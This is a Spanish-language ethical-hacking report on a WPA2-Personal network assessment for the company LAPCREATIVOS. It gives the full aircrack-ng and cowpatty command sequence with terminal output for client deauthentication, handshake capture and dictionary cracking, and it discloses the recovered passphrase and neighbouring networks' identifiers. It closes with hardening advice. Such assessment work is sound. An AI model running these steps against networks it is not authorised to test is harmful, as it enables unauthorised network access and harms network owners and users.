INFORME HACKING ETICO WIRELESS

ANGEL RAMON PAZ LOPEZ

ASUNTO: Hacking ético de una red WPA2

EMPRESA: LAPCREATIVOS

FECHA EMISION: 11/05/2022

1. OBJETIVO:

Presentar el procedimiento realizado para la evaluación de seguridad de las redes

Inalámbricas de la red LAPCREATIVOS.

2. ALCANCE

Se evaluará 1 SSID correspondientes a redes inalámbricas visibles de la Empresa LAPCREATIVOS

Item	ESSID	BSSID Evaluado	Modelo	Característica	Modo de Seguridad
1	LAPCREATIVOS	C0:C1:C0:0B:C4:F6	Cisco Linksys	Visible	WP2-Personal

3. PROCEDIMIENTO

- Las acciones que se ejecutaron en el servicio fueron:
- El escaneo de redes inalámbricas para enumerar los protocolos de seguridad utilizados, frecuencia y clientes conectados.
- Desautenticación de clientes en la red para obtener los respectivos handshake WPA.
- Fuerza bruta mediante el uso de diccionarios para intentar obtener la contraseña en texto plano.
- Visibilidad de los equipos en la red Wireless.
- Recopilación de recomendaciones para orientar en la solución de vulnerabilidades.
- Redacción del informe de resultados.

4. RESUMEN DEL HACKING ETICAL WIRELESS

Se efectuaron las debidas pruebas en el SSID: LAPCREATIVOS obteniendo las siguientes conclusiones:

De las evaluaciones realizadas, se identificaron vulnerabilidades explotables de riesgo para el negocio. Se logran romper las contraseñas de los equipos evaluados mediante fuerza bruta debido a que las mismas no son lo suficientemente robustas.

5. EVIDENCIA

A continuación, se indican las redes evaluadas con sus respectivo SSID

RED: LAPCREATIVOS

La red LAPCREATIVOS utiliza el protocolo de seguridad: WPA2

Dirección MAC: C0:C1:C0:0B:C4:F6

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

74:AC:B9:9B:B0:73  -45    78024   103985    0  11  270   WPA2 CCMP   PSK  Angel
C0:C1:C0:0B:C4:F6  -67    69693     5498    0  11  270   WPA2 CCMP   PSK  LAPCREATIVOS
EC:A9:40:84:33:A2  -76    12705     1312    0   6  540   WPA2 CCMP   PSK  Familia Iscoa Lara
80:07:1B:D3:1D:D0  -93      160      439    0   2  130   WPA2 CCMP   PSK  Bardales
```

Antes de realizar el escaneo creamos una carpeta para que se guarden los paquetes con el Handshake

```
┌──(kali㉿kali)-[~]
└─$ mkdir wpa2-lap

┌──(kali㉿kali)-[~]
└─$ cd wpa2-lap

┌──(kali㉿kali)-[~/wpa2-lap]
└─$
```

Realizamos un escaneo con: sudo airodump-ng -c 11 --bssid C0:C1:C0:0B:C4:F6 wlan0 -w wpa2-lap con el objetivo de identificar cuantos clientes están conectados al Access Point

```
┌──(kali㉿kali)-[~/wpa2-lap]
└─$ sudo airodump-ng -c 11 --bssid C0:C1:C0:0B:C4:F6 wlan0 -w wpa2-lap
```

```
CH 11 ][ Elapsed: 12 s ][ 2022-05-11 20:35

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:C1:C0:0B:C4:F6  -38  92      139       19    0  11  270   WPA2 CCMP   PSK  LAPCREATIVOS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:C1:C0:0B:C4:F6  C8:D7:B0:64:DE:BA  -32    6e-24      0       14
```

Podemos ver que hay un cliente conectado al AP por lo cual el siguiente paso seria realizar un ataque de desautenticación temporal al cliente conectado para obtener el handshake WPA2 y posteriormente mediante fuerza bruta se intenta obtener la contraseña de la red en texto plano.

Usamos el comando:

sudo aireplay-ng -0 4 -a C0:C1:C0:0B:C4:F6 -c C8:D7:B0:64:DE:BA wlan0

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -0 4 -a C0:C1:C0:0B:C4:F6 -c C8:D7:B0:64:DE:BA wlan0

[sudo] password for kali:
20:36:59  Waiting for beacon frame (BSSID: C0:C1:C0:0B:C4:F6) on channel 11
20:37:00  Sending 64 directed DeAuth (code 7). STMAC: [C8:D7:B0:64:DE:BA] [ 0|50 ACKs]
20:37:00  Sending 64 directed DeAuth (code 7). STMAC: [C8:D7:B0:64:DE:BA] [ 0|69 ACKs]
20:37:01  Sending 64 directed DeAuth (code 7). STMAC: [C8:D7:B0:64:DE:BA] [ 0|68 ACKs]
20:37:02  Sending 64 directed DeAuth (code 7). STMAC: [C8:D7:B0:64:DE:BA] [ 0|56 ACKs]

┌──(kali㉿kali)-[~]
└─$
```

Una vez lanzado el ataque se obtiene el WPA handshake

```
CH 11 ][ Elapsed: 2 mins ][ 2022-05-11 20:37 ][ WPA handshake: C0:C1:C0:0B:C4:F6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:C1:C0:0B:C4:F6  -42 100     1364      228    4  11  270   WPA2 CCMP   PSK  LAPCREATIVOS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:C1:C0:0B:C4:F6  C8:D7:B0:64:DE:BA  -30   24e-24     83      685  PMKID
```

Confirmamos que tenemos los paquetes guardados principalmente el archivo .cap

```
┌──(kali㉿kali)-[~]
└─$ ls wpa2-lap
wpa2-lap-01.cap  wpa2-lap-01.kismet.csv     wpa2-lap-01.log.csv
wpa2-lap-01.csv  wpa2-lap-01.kismet.netxml

┌──(kali㉿kali)-[~]
└─$
```

Utilizamos Rainbow tables con Cowpaty para crackear contraseñas

```
┌──(kali㉿kali)-[~]
└─$ sudo genpmk -f /usr/share/wordlists/rockyou.txt -s "LAPCREATIVOS" -d dic.
genpmk
genpmk 1.3 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File dic.genpmk does not exist, creating.
key no. 1000: skittles1
key no. 2000: princess15
key no. 3000: unfaithful
key no. 4000: andresteamo
key no. 5000: hennessy
key no. 6000: amigasporsiempre
key no. 7000: 0123654789
key no. 8000: trinitron
key no. 9000: flower22
```

Ahora procedemos a realizar el crackeo de la contraseña

```
┌──(kali㉿kali)-[~]
└─$ sudo cowpatty -d dic.genpmk -r wpa2-lap/wpa2-lap-01.cap -s "LAPCREATIVOS"
```


Obtenemos la contraseña: “cowboy1!”

```
key no. 5740000: deedee2k7
key no. 5750000: deanpatric
key no. 5760000: dazzledust12345678
key no. 5770000: davidb140506
key no. 5780000: darrenpaget
key no. 5790000: daphneluv
key no. 5800000: danilo.16
key no. 5810000: dandregab7
key no. 5820000: damagers77
key no. 5830000: dagikiss1
key no. 5840000: d_piece@hotmail.com
key no. 5850000: cyreacus2
key no. 5860000: cuteric007
key no. 5870000: cukinano
key no. 5880000: cry10879109
key no. 5890000: crisjuan
key no. 5900000: crazy908
key no. 5910000: cowboy1!

The PSK is "cowboy1!".

5910000 passphrases tested in 18.75 seconds:  315279.16 passphrases/second
```

6. RECOMENDACIONES

A pesar que la red usa una contraseña con números y símbolos no se consideró robusta y fue detectada con facilidad por el diccionario de datos por lo cual se recomienda utilizar cadenas de mas de 14 caracteres incluyendo mayúsculas, minúsculas, números y símbolos con el objetivo de que la probabilidad de que esa contraseña no se encuentre en ningún diccionario y nadie pueda romper la contraseña con facilidad. La habilitación del filtrado MAC u ocultamiento de la red wireless son capas de seguridad que se pueden añadir a la infraestructura. Sin embargo, hay distintas maneras de evadir estas medidas de seguridad.

Las redes wireless con modo de seguridad WPA2 Personal son lo suficientemente robustas para su uso personal o en el hogar. Sin embargo, para un entorno empresarial se recomienda utilizar WPA2 Enterprise. Las redes wireless WPA2 Enterprise ofrecen un control individualizado y centralizado y se pueden vincular con servidores de Active Directory para una mejor gestión de los usuarios conectados a la red.



Arquitectura Recomendada